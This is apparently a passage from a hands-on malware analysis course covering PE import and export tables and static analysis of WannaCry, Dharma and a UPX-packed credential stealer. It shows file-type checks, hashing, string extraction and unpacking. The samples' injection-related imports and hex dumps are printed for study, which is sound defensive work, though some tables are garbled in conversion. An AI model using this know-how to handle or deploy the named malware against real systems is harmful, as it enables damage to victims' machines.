- The functions above are WINAPI (Windows API) functions.
 - Don't worry about WINAPI functions as of now. We'll discuss these in detail later.
- We can examine the DLL imports of shell.exe (residing in the "C:\Samples\MalwareAnalysis" directory) using CFF Explorer (available at [https://www.angusj.com/tools/cff-explorer.html](#))

"C:\Tools\Explorer Suite") as follows.

The screenshot shows the CFF Explorer VIII interface with the file "shell.exe" open. The left pane displays the file structure, and the right pane shows the "Import Directory" table. The table lists various DLLs and their exports, with specific entries for kernel32.dll highlighted by red boxes:

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
000047E0	N/A	00003C14	00003C18	00003C1C	00003C20	00003C24
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	4	000090A0	00000000	00000000	00009B50	00009368
KERNEL32.dll	32	000090C8	00000000	00000000	00009BE0	00009390
msvcr7.dll	31	000091D0	00000000	00000000	00009C6C	00009498
SHELL32.dll	1	000092D0	00000000	00000000	00009C7C	00009598
USER32.dll	1	000092E0	00000000	00000000	00009C8C	000095A8
WININET.dll	4	000092F0	00000000	00000000	00009CA8	000095B8
WS2_32.dll	9	00009318	00000000	00000000	00009CD8	000095E0
OFTs	FTs (IAT)	Hint	Name			
00003D48	00004010	000043BC	000043BE			
Qword	Qword	Word	szAnsi			
0000000000009690	0000000000009690	00EA	CreateProcessA			
00000000000096A2	00000000000096A2	00F1	CreateRemoteThread			
00000000000096B8	00000000000096B8	011B	DeleteCriticalSection			
00000000000096D0	00000000000096D0	013F	EnterCriticalSection			
00000000000096E8	00000000000096E8	01ED	GetComputerNameA			
00000000000096FC	00000000000096FC	0228	GetCurrentProcess			
0000000000009710	0000000000009710	0229	GetCurrentProcessId			
0000000000009726	0000000000009726	022D	GetCurrentThreadId			
000000000000973C	000000000000973C	0276	GetLastError			
000000000000974C	000000000000974C	02E7	GetStartupInfoA			
000000000000975E	000000000000975E	0301	GetSystemTimeAsFileTime			
0000000000009778	0000000000009778	031F	GetTickCount			
0000000000009788	0000000000009788	037C	InitializeCriticalSection			
00000000000097A4	00000000000097A4	03D8	LeaveCriticalSection			
00000000000097BC	00000000000097BC	042D	OpenProcess			
00000000000097CA	00000000000097CA	046B	QueryPerformanceCounter			
00000000000097E4	00000000000097E4	04C6	RtlAddFunctionTable			
00000000000097FA	00000000000097FA	04C7	RtlCaptureContext			
000000000000980E	000000000000980E	04CE	RtlLookupFunctionEntry			
0000000000009828	0000000000009828	04D5	RtlVirtualUnwind			
000000000000983C	000000000000983C	0572	SetUnhandledExceptionFilter			
000000000000985A	000000000000985A	0582	Sleep			
0000000000009862	0000000000009862	0591	TerminateProcess			
0000000000009876	0000000000009876	05A5	TlsGetValue			
0000000000009884	0000000000009884	05B3	UnhandledExceptionFilter			
00000000000098A0	00000000000098A0	05CF	VirtualAllocEx			
00000000000098B2	00000000000098B2	05D4	VirtualProtect			
00000000000098C4	00000000000098C4	05D6	VirtualQuery			
00000000000098D4	00000000000098D4	0622	WriteFile			
00000000000098E0	00000000000098E0	0628	WriteProcessMemory			

Export Functions

- Export functions are the functions that a binary exposes for use by other modules or applications.
- These functions provide an interface for other software to interact with the binary.

- In the below screenshot, we can see an example of DLL imports (using CFF Explorer) and exports (using x64dbg - Symbols tab):

- `Imports`: This shows the DLLs and their functions imported by an executable `Utilman.exe`.
- `Exports`: This shows the functions exported by a DLL `Kernel32.dll`.

The screenshot displays two main windows from the x64dbg debugger:

- CFF Explorer (Top Window):** Shows the file structure of Utilman.exe. The "Import Directory" node is selected and highlighted with a red box. A table lists the imported DLLs and their symbols:

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA
0003F906	N/A	0003ED80	0003ED84	0003ED88	0003ED8C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword
ADVAPI32.dll	28	0003FE88	00000000	00000000	00040906
KERNEL32.dll	94	0003FF70	00000000	00000000	00040D2C
USER32.dll	38	000402A8	00000000	00000000	00040DAC

 Below this table is another table for the ADVAPI32.dll imports:

OFTs	FTs (IAT)	Hint	Name
			szAnsi
Qword	Qword	Word	
0000000000040758	0000000000040758	015B	GetTokenInformation
000000000004076E	000000000004076E	0282	RegOpenKeyExW
000000000004077E	000000000004077E	0251	RegCloseKey
000000000004078C	000000000004078C	029F	RegSetValueExW
000000000004079E	000000000004079E	028F	RegQueryValueExW
- Symbols Tab (Bottom Window):** Shows the export symbols for Kernel32.dll. The table lists the symbols and their details:

Symbol	Type	Ordinal
BasepConstructSxsCreateProcessMessage	Export	83
BasepReleaseSxsCreateProcessUtilityStruct	Export	101
CreateProcessA	Export	228
CreateProcessA	Import	
CreateProcessAsUserA	Export	229
CreateProcessAsUserA	Import	
CreateProcessAsUserW	Export	230
CreateProcessAsUserW	Import	
CreateProcessInternalA	Export	231
CreateProcessInternalA	Import	
CreateProcessInternalW	Export	232
CreateProcessInternalW	Import	

- In the context of malware analysis, understanding import and export functions assists in discerning the behavior, capabilities, and interactions of the binary with external entities.
 - It yields valuable information for threat detection, classification, and gauging the impact of the malware on the system.
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
Static Analysis

Static Analysis On Linux

Overview

- In the realm of malware analysis, we exercise a method called static analysis to scrutinize malware without necessitating its execution.
 - This involves the meticulous investigation of malware's code, data, and structural components, serving as a vital precursor for further, more detailed analysis.
- Through static analysis, we endeavor to extract pivotal information which includes:

```
- File type  
- File hash  
- Strings  
- Embedded elements  
- Packer information  
- Imports  
- Exports  
- Assembly code
```



Identifying The File Type

- Our first port of call in this stage is to ascertain the rudimentary information about the malware specimen to lay the groundwork for our investigation.
 - Given that file extensions can be manipulated and changed, our task is to devise a method to identify the actual file type we are encountering.
 - Establishing the file type plays an integral role in static analysis, ensuring that the procedures we apply are appropriate and the results obtained are accurate.
- Let's use a Windows-based malware named `Ransomware.wannacry.exe` residing in the `/home/htb-student/Samples/MalwareAnalysis` directory of this section's target as an illustration.
- The command for checking the file type of this malware would be the following.

```
areaeric@htb[/htb]$ file /home/htb-
student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```

```

● ● ●
Static Analysis On Linux

areaeric@htb[/htb]$ file /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
/home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe: PE32 executable (GUI) Intel 80386, f

```

- We can also do the same by manually checking the header with the help of the `hexdump` command as follows.

```
areaeric@htb[/htb]$ hexdump -C /home/htb-
student/Samples/MalwareAnalysis/Ransomware.wannacry.exe | more
```

```
areaeric@htb[/htb]$ hexdump -C /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe | more
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ.....|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00 00  |.....@....|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00  |.....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 f8 00 00 00 00  |.....|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |.....!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS|
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00 00  |mode....$.....|
00000080  55 3c 53 90 11 5d 3d c3  11 5d 3d c3 11 5d 3d c3  |U<S..]=..]=..|=|
00000090  6a 41 31 c3 10 5d 3d c3  92 41 33 c3 15 5d 3d c3  |jA1..]=..A3..]=..|=|
000000a0  7e 42 37 c3 1a 5d 3d c3  7e 42 36 c3 10 5d 3d c3  |~B7..]=..~B6..]=..|=|
000000b0  7e 42 39 c3 15 5d 3d c3  d2 52 60 c3 1a 5d 3d c3  |~B9..]=..R`..]=..|=|
000000c0  11 5d 3c c3 4a 5d 3d c3  27 7b 36 c3 10 5d 3d c3  |..]<.J]=.'{6..]=..|=|
000000d0  d6 5b 3b c3 10 5d 3d c3  52 69 63 68 11 5d 3d c3  |..[;..]=.Rich.]=..|=|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00  |.....|
000000f0  00 00 00 00 00 00 00 00  50 45 00 00 4c 01 04 00  |.....PE..L....|
00000100  cc 8e e7 4c 00 00 00 00  00 00 00 00 e0 00 0f 01  |...L.....|
00000110  0b 01 06 00 00 90 00 00  00 30 38 00 00 00 00 00 00  |.....08.....|
00000120  16 9a 00 00 00 10 00 00  00 a0 00 00 00 00 00 40 00  |.....@..|=|
00000130  00 10 00 00 00 10 00 00  04 00 00 00 00 00 00 00 00  |.....|
00000140  04 00 00 00 00 00 00 00  00 b0 66 00 00 10 00 00 00  |.....f....|
00000150  00 00 00 00 02 00 00 00  00 00 10 00 00 10 00 00 00  |.....|
00000160  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00 00  |.....|
00000170  00 00 00 00 00 00 00 00  e0 a1 00 00 a0 00 00 00 00  |.....|
00000180  00 00 31 00 54 a4 35 00  00 00 00 00 00 00 00 00 00 00  |..1.T.5.....|
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
*
```

- On a Windows system, the presence of the ASCII string `MZ` (in hexadecimal: `4D 5A`) at the start of a file (known as the "magic number") denotes an executable file. `MZ` stands for Mark Zbikowski, a key architect of MS-DOS.

Malware Fingerprinting

- In this stage, our mission is to create a unique identifier for the malware sample.
 - This typically takes the form of a cryptographic hash - MD5, SHA1, or SHA256.
- Fingerprinting is employed for numerous purposes, encompassing:
 - Identification and tracking of malware samples
 - Scanning an entire system for the presence of identical malware
 - Confirmation of previous encounters and analyses of the same malware
 - Sharing with stakeholders as IoC (Indicators of Compromise) or as part of threat intelligence reports


- As an illustration, to check the MD5 file hash of the abovementioned malware the command would be the following.

```
areaeric@htb[/htb]$ md5sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```

```
areaeric@htb[/htb]$ md5sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe  
db349b97c37d22f5ea1d1841e3c89eb4 /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```

- To check the SHA256 file hash of the abovementioned malware the command would be the following.

```
areaeric@htb[/htb]$ sha256sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```



The screenshot shows a terminal window with a dark background and light-colored text. The title bar says "Static Analysis On Linux". The command entered is "sha256sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe". The output shows the SHA256 hash: "24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe".

```
areaeric@htb[/htb]$ sha256sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe  
24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```

File Hash Lookup


- The ensuing step involves checking the file hash produced in the prior step against online malware scanners and sandboxes such as Cuckoo sandbox.
 - For instance, VirusTotal, an online malware scanning engine, which collaborates with various antivirus vendors, allows us to search for the file hash.
 - This step aids us in comparing our results with existing knowledge about the malware sample.
- The following image displays the results from [VirusTotal](#) after the SHA256 file hash of the aforementioned malware was submitted.

- Even though a file hash like MD5, SHA1, or SHA256 is valuable for identifying identical samples with disparate names, it falls short when identifying similar malware samples.
 - This is primarily because a malware author can alter the file hash value by making minor modifications to the code and recompiling it.
- Nonetheless, there exist techniques that can aid in identifying similar samples:

Import Hashing (IMPHASH)

- IMPHASH**, an abbreviation for "Import Hash", is a cryptographic hash calculated from the import functions of a Windows Portable Executable (PE) file.
 - Its algorithm functions by first converting all imported function names to lowercase.
 - Following this, the DLL names and function names are fused together and arranged in alphabetical order. Finally, an MD5 hash is generated from the resulting string.
 - Therefore, two PE files with identical import functions, in the same sequence, will share an **IMPHASH** value.

- We can find the **IMPHASH** in the **Details** tab of the VirusTotal results.



The screenshot shows the VirusTotal interface. At the top left is a circular icon with the number '68' and '/71'. Below it is a 'Community Score' bar with a red segment. The 'DETAILS' tab is selected. In the 'Basic properties' section, there is a table of hash values. The 'Imphash' row is highlighted with a red border. The 'Imphash' value is listed as '9ecee117164e0b870a53dd187cd7174'.

MD5	db349b97c37d22f5ea1d1841e3c89eb4
SHA-1	e889544aff85ffaf8b0d0da705105dee7c97fe26
SHA-256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Vhash	036046651d6570b8z201cpz31zd025z
Authentihash	1646cad4fe91337460de0d4c2c5451095023e74bdab331642aaca12647b72f46
Imphash	9ecee117164e0b870a53dd187cd7174
Rich PE header hash	09c088bc95bf88e6f4df4d6ca904611b
SSDEEP	98304:wDqPoBhz1aRxcSUDk36SAEdhvxAw9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB

- Note that we can also use the `pefile` Python module to compute the IMPhash of a file as follows.

```
import sys
import pefile
import peutils

pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
imphash = pe.get_imphash()

print(imphash)
```

- To check the IMPhash of the abovementioned **WannaCry** malware the command would be the following. `imphash_calc.py` (available at `/home/htb-student`) contains the Python code above.

```
python3 imphash_calc.py /home/htb-
student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```



```
areaeric@htb[/htb]$ python3 imphash_calc.py /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry  
9ecee117164e0b870a53dd187cdd7174
```

Fuzzy Hashing (SSDEEP)

- Fuzzy Hashing (SSDEEP), also referred to as context-triggered piecewise hashing (CTPH), is a hashing technique designed to compute a hash value indicative of content similarity between two files.
 - This technique dissects a file into smaller, fixed-size blocks and calculates a hash for each block.
 - The resulting hash values are then consolidated to generate the final fuzzy hash.
- The SSDEEP algorithm allocates more weight to longer sequences of common blocks, making it highly effective in identifying files that have undergone minor modifications, or are similar but not identical, such as different variations of a malicious sample.
- We can find the SSDEEP hash of a malware in the Details tab of the VirusTotal results.
- We can also use the ssdeep command to calculate the SSDEEP hash of a file.
 - To check the SSDEEP hash of the abovementioned WannaCry malware the command would be the following.

```
ssdeep /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```

```
Static Analysis On Linux

areaeric@htb[/htb]$ ssdeep /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
ssdeep,1.1--blocksize:hash:hash,filename
98304:wDqPoBhz1aRxcSUDk36SAEdhvxBa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB,"/home/htb-student/Samples/
```

67 / 71

Community Score

① 67 security vendors and 5 sandboxes flagged this file as malicious

24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
lhdfrgui.exe

peexe malware macro-create-ole runtime-modules detect-debug-environment checks-network-adapte
checks-user-input cve-2017-0144

Generating SSDEEP

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 30 +

```
remnux@remnux:~/samples$ ssdeep Ransomware.wannacry.exe
Join the ssdeep,1.1--blocksize:hash:hash,filename
98304:wDqPoBhz1aRxcSUDk36SAEdhvxBa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB
remnux@remnux:~/samples$
```

Basic properties

MD5	[REDACTED]
SHA-1	[REDACTED]
SHA-256	[REDACTED]
Vhash	[REDACTED]
Authentihash	[REDACTED]
Imphash	[REDACTED]
Rich PE header	[REDACTED]
hash	09C0680C95D1860140140ca9040110
SSDEEP	98304:wDqPoBhz1aRxcSUDk36SAEdhvxBa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB
TLSH	T1B70633A8962DA1BCF0050DB044928557EBFB3C57B7BA5A2FCF4045660D43B6F9BC0E61
File type	Win32 EXE executable windows win32 pe peexe

- The command line arguments `-pb` can be used to initiate matching mode in `SSDEEP` (while we are on the directory where the malware samples are stored - `/home/htb-student/Samples/MalwareAnalysis` in our case).

```
areaeric@htb[/htb]$ ssdeep -pb *
```

```
Static Analysis On Linux

areaeric@htb[/htb]$ ssdeep -pb *
potato.exe matches svchost.exe (99)

svchost.exe matches potato.exe (99)
```

- `-p` denotes Pretty matching mode, and `-b` is used to display only the file names, sans the full path.
- In the example above, a 99% similarity was observed between two malware samples (`svchost.exe` and `potato.exe`) using `SSDEEP`.

Section Hashing (Hashing PE Sections)

- `Section hashing`, (hashing PE sections) is a powerful technique that allows analysts to identify sections of a Portable Executable (PE) file that have been modified.
 - This can be particularly useful for identifying minor variations in malware samples, a common tactic employed by attackers to evade detection.
- The `Section Hashing` technique works by calculating the cryptographic hash of each of these sections.
 - When comparing two PE files, if the hash of corresponding sections in the two files matches, it suggests that the particular section has not been modified between the two versions of the file.
- By applying `section hashing`, security analysts can identify parts of a PE file that have been tampered with or altered.
 - This can help identify similar malware samples, even if they have been slightly modified to evade traditional signature-based detection methods.
- Tools such as `pefile` in Python can be used to perform `section hashing`.
 - In Python, for example, you can use the `pefile` module to access and hash the data in individual sections of a PE file as follows.

```
import sys
import pefile
pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
for section in pe.sections:
    print (section.Name, "MD5 hash:", section.get_hash_md5())
    print (section.Name, "SHA256 hash:", section.get_hash_sha256())
```

- Remember that while `section hashing` is a powerful technique, it is not foolproof.
 - Malware authors might employ tactics like section name obfuscation or dynamically generating section names to try and bypass this kind of analysis.
- As an illustration, to check the MD5 and SHA256 PE section hashes of a Wannacry executable stored in the `/home/htb-student/Samples/MalwareAnalysis` directory, the command would be the following.

- `section_hashing.py` (available at `/home/htb-student`) contains the Python code above.

```
areaeric@htb[~/htb]$ python3 section_hashing.py /home/htb-
student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
```

String Analysis

- In this phase, our objective is to extract strings (ASCII & Unicode) from a binary.
 - Strings can furnish clues and valuable insight into the functionality of the malware.
 - Occasionally, we can unearth unique embedded strings in a malware sample, such as:
 - Embedded filenames (e.g., dropped files)
 - IP addresses or domain names
 - Registry paths or keys
 - Windows API functions
 - Command-line arguments
 - Unique information that might hint at a particular threat actor
- The Linux `strings` command can be deployed to display the strings contained within a malware.
 - For instance, the command below will reveal strings for a ransomware sample named `dharma_sample.exe` residing in the `/home/htb-student/Samples/MalwareAnalysis` directory of this section's target.

```
areaeric@htb[~/htb]$ strings -n 15 /home/htb-
student/Samples/MalwareAnalysis/dharma_sample.exe
```

- `-n` specifies to print a sequence of at least the number specified - in our case, `15`.
- Occasionally, string analysis can facilitate the linkage of a malware sample to a specific threat group if significant similarities are identified.
 - For [example](#), in the link provided, a string containing a PDB path was used to link the malware sample to the Dharma/Crysis family of ransomware.

Strings

- `0xc814:$s1: C:\crysis\Release\PDB\payload.pdb`

- It should be noted that another string analysis solution exists called `FLOSS`. `FLOSS`, short for "FireEye Labs Obfuscated String Solver", is a tool developed by FireEye's FLARE team to automatically deobfuscate strings in malware.
 - It's designed to supplement the use of traditional string tools, like the `strings` command in Unix-based systems, which can miss obfuscated strings that are commonly used by malware to evade detection.
- For instance, the command below will reveal strings for a ransomware sample named `dharma_sample.exe` residing in the `/home/htb-student/Samples/MalwareAnalysis` directory of this section's target.

```
areaeric@htb[/htb]$ floss /home/htb-
student/Samples/MalwareAnalysis/dharma_sample.exe
```



```
| FLOSS ASCII STRINGS (716) |
-----
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
9A s
9A$v
A +B$
---SNIP---
+0*7
0123456789ABCDEF
```

```
-----
```

```
| FLOSS UTF-16LE STRINGS (4) |
```

```
jjjj
%sh(
ssbsss
0123456789ABCDEF
```

```
-----
```

```
| FLOSS STACK STRINGS (1) |
```

```
-----
```

```
%sh(
```

```
-----
```

```
| FLOSS TIGHT STRINGS (0) |
```

```
-----
```

```
-----
```

```
| FLOSS DECODED STRINGS (7) |
```

```
EEED
EEEDnnn
uOKm
%sh(
uBIA
uBIA
\|t\|t\|t\|t\|t\|t\|t
```

Unpacking UPX-packed Malware

- In our static analysis, we might stumble upon a malware sample that's been compressed or obfuscated using a technique referred to as packing. Packing serves

several purposes:

- It obfuscates the code, making it more challenging to discern its structure or functionality.
- It reduces the size of the executable, making it quicker to transfer or less conspicuous.
- It confounds security researchers by hindering traditional reverse engineering attempts.
- This can impair string analysis because the references to strings are typically obscured or eliminated.
 - It also replaces or camouflages conventional PE sections with a compact loader stub, which retrieves the original code from a compressed data section.
 - As a result, the malware file becomes both smaller and more difficult to analyze, as the original code isn't directly observable.
- A popular packer used in many malware variants is the `Ultimate Packer for Executables (UPX)`.
- Let's first see what happens when we run the `strings` command on a UPX-packed malware sample named `credential_stealer.exe` residing in the `/home/htb-student/Samples/MalwareAnalysis/packed` directory of this section's target.

```
areaeric@htb[/htb]$ strings /home/htb-student/Samples/MalwareAnalysis/packed/credential_stealer.exe
```



Static Analysis On Linux

```
areaeric@htb[/htb]$ strings /home/htb-student/Samples/MalwareAnalysis/packed/credential_stealer.exe
!This program cannot be run in DOS mode.
UPX0
UPX1
UPX2
3.96
UPX!
8MZu
HcP<H
VDgxt
$ /uX
DAUATUWVSH
%0rv
o?H9
c`fG
[^_A\A]
> -P
    fo{Wnl
c9"^\$!=
v/7>
07ZC
_L\$AA\l
mug.%(
#8%,X
e] ^_
---SNIP---
```

- Observe the strings that include `UPX`, and take note that the remainder of the output doesn't yield any valuable information regarding the functionality of the malware.
- We can unpack the malware using the `UPX` tool with the following command (while we are on the directory where the packed malware samples are stored - `/home/htb-student/Samples/MalwareAnalysis/packed` in our case).

```
areaeric@htb[/htb]$ upx -d -o unpacked_credential_stealer.exe
credential_stealer.exe
```



Static Analysis On Linux

```
areaeric@htb[/htb]$ upx -d -o unpacked_credential_stealer.exe credential_stealer.exe
Ultimate Packer for eXecutables
Copyright (c) 1996 - 2020
UPX 3.96          Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

      File size       Ratio       Format       Name
-----+-----+-----+-----+
     16896 <-      8704     51.52%    win64/pe    unpacked_credential_stealer.exe

Unpacked 1 file.
```

- Let's now run the `strings` command on the unpacked sample.

```
areaeric@htb[/htb]$ strings unpacked_credential_stealer.exe
```

- Now, we observe a more comprehensible output that includes the actual strings present in the sample.

Static Analysis On Windows

Overview

- In this segment, our focus will be on reproducing some of the static analysis tasks we carried out on a Linux machine, but this time, we'll be employing a Windows machine.

Identifying The File Type

- Our first port of call in this stage is to ascertain the rudimentary information about the malware specimen to lay the groundwork for our investigation.
 - Given that file extensions can be manipulated and changed, our task is to devise a method to identify the actual file type we are encountering.
 - Establishing the file type plays an integral role in static analysis, ensuring that the procedures we apply are appropriate and the results obtained are accurate.
- Let's use a Windows-based malware named `Ransomware.wannacry.exe` residing in the `C:\Samples\MalwareAnalysis` directory of this section's target as an illustration.
- We can use a solution like `CFF Explorer` (available at `C:\Tools\Explorer Suite`) to check the file type of this malware as follows.

The screenshot shows two windows of CFF Explorer VIII. The top window displays file properties for 'Ransomware.wannacry.exe' with the 'File Type' field highlighted in red. The bottom window shows the file structure and a hex dump starting at offset 0. The ASCII values at offset 0 are '4D 5A', which are highlighted in red and correspond to the 'MZ' magic number.

Offset	0 1 2 3 4 5 6 7 8 9 A B C D E F	Ascii
00000000	4D 5A 30 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ .@...yy...
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00@.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is.program.canno...
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t.be.run.in.DOS...
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.....
00000080	55 3C 53 90 11 5D 3D C3 11 5D 3D C3 11 5D 3D C3	U<S]=A]=A]=A
00000090	6A 41 31 C3 10 5D 3D C3 92 41 33 C3 15 5D 3D C3	jA1A]=A A3A]=A
000000A0	7E 42 37 C3 1A 5D 3D C3 7E 42 36 C3 10 5D 3D C3	~B7A]=A ~B6A]=A
000000B0	7E 42 39 C3 15 5D 3D C3 D2 52 60 C3 1A 5D 3D C3	~B9A]=A ~C8A]=A
000000C0	11 5D 3C C3 4A 5D 3D C3 27 7B 36 C3 10 5D 3D C3	0[;A]=A {6A]=A
